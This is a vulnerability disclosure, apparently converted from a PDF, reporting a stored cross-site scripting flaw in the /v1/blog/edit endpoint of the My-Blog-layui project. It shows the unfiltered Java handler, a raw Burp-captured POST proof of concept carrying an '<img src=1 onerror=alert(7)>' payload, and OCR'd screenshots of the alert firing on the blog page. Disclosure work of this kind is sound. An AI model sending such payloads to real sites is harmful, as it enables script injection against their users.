My-Blog-layui has Cross Site Scripting vulnerability in BlogController.java

supplier

https://github.com/ZHENFENG13/My-Blog-layui


Vulnerability file

BlogController.java

describe

There is a cross-site scripting attack in the /v1/blog/edit interface of BlogController.java. The parameter is directly written into the database without filtering the dangerous function of xss.

Code analysis





```
BlogController.java | MyBlogWebMvcConfigurer.java | AdminController.java | UploadFileUtils.java | HttpStatusEnum.java | BlogCate
                                                                                                  23 2 4
122
123     /**
124      * 保存文章内容
125      *
126      * @param blogTagIds
127      * @param blogInfo
128      * @return com.linn.blog.dto.Result
129      * @date 2019/8/28 15:04
130      */
131     @ResponseBody
132     @PostMapping("/v1/blog/edit")
133     public Result<String> saveBlog(@RequestParam("blogTagIds[]") List<Integer> blogTagIds, BlogInfo blogInfo) {
134         if (CollectionUtils.isEmpty(blogTagIds) || ObjectUtils.isEmpty(blogInfo)) {
135             return ResultGenerator.getResultByHttp(HttpStatusEnum.BAD_REQUEST);
136         }
137         blogInfo.setCreateTime(DateUtils.getLocalCurrentDate());
138         blogInfo.setUpdateTime(DateUtils.getLocalCurrentDate());
139         if (blogInfoService.saveOrUpdate(blogInfo)) {
140             blogTagRelationService.removeAndsaveBatch(blogTagIds, blogInfo);
141             return ResultGenerator.getResultByHttp(HttpStatusEnum.OK);
142         }
143         return ResultGenerator.getResultByHttp(HttpStatusEnum.INTERNAL_SERVER_ERROR);
144     }
145
146     /**
147      * 文章分页列表
148      *
149      * @param ajaxPutPage 分页参数
150      * @param condition   筛选条件
151      * @return com.site.blog.pojo.dto.AjaxResultPage<com.site.blog.entity.BlogInfo>
152      * @date 2019/8/28 16:43
```

POC


```
POST /admin/v1/blog/edit HTTP/1.1
Host: 192.168.0.100:8080
Content-Length: 299
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.100:8080
Referer: http://192.168.0.100:8080/admin/v1/blog/edit?blogId=8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=4D9D6AD7DFE8E8E28DAE2C8732CDD74F
Connection: close

blogId=8&blogTitle=1&blogSubUrl=&tagId=1&blogCategoryId=1&blogStatus=1&blogPrefac
image-
file=&blogCategoryName=%E9%BB%98%E8%AE%A4%E5%88%86%E7%B1%BB&blogTags=%E9%BB%98%E8
```


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.8 - Temporary Project - 121licensed to leon406
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Target: http://192.168.0.100:8080
HTTP/1
Request
Pretty Raw Hex
POST /admin/v1/blog/edit HTTP/1.1
Host: 192.168.0.100:8080
Content-Length: 299
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.100:8080
Referer: http://192.168.0.100:8080/admin/v1/blog/edit?blogId=8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=4D9D6AD7DFE8E8E28DAE2C8732CDD74F
Connection: close
blogId=8&blogTitle=1&blogSubUrl=&tagId=1&blogCategoryId=1&blogStatus=1&blogPreface=1&blogContent=1231321313%3Cimg+src%3D1+onerror%3Dalert(7)%3E&editormd-image-file=&blogCategoryName=%E9%BB%98%E8%AE%A4%E5%88%86%E7%B1%BB&blogTags=%E9%BB%98%E8%AE%A4%E6%A0%87%E9%A2%98&blogTagIds%5B%5D=1&enableComment=1
Response
Pretty Raw Hex Render
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Date: Fri, 04 Apr 2025 01:30:05 GMT
Connection: close
Content-Length: 49
{
"resultCode":200,
"message":"成功",
"data":null
}
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 13
Request Cookies 1
Request Headers 12
Response Headers 4
Search... 0 matches
Search... 0 matches
Done
188 bytes | 37 millis


后台首页-blog
v1 blog | 详情
localhost:8080/doc.html#/ho
不安全 192.168.0.100:8080/admin/v1/index
重新启动即可更新
v1 blog
+新增
南街
前台首页
文章管理
文章编辑
文章列表
评论列表
标签管理
分类管理
系统管理
我的桌面
文章编辑
文章列表
评论列表
标签列表
分类列表
系统信息
链接列表
输入自定义路径,[注:该功能未实现]
默认标题
默认分类
发布
提交
不允许评
返回上级
1231321313<img src=1 onerror=alert(7)>
1231321313<img src=1 onerror=alert(7)>
信息
成功
确定

Result


后台首页-blog
v1 blog | 详情
localhost:8080/doc.html#/ho
不安全
192.168.0.100:8080/blog/8
重新启动即可更新
v1 blog
主页
友链
关于
GITHUB
192.168.0.100:8080 显示
7
确定
1
2025-04-04 0条评论 5浏览
默认标题
1231321313
本站文章除注明转载/出处外，皆为作者原创，欢迎转载，但未经作者同意必须保留此段声明，且在文章页面明显位置给出原文连接，否则保留追究法律责任的权利。
© 南街 ♥ site blog 浙ICP备 xxxxxx-x号
Powered by xuebingsi(xuebingsi) 访问官网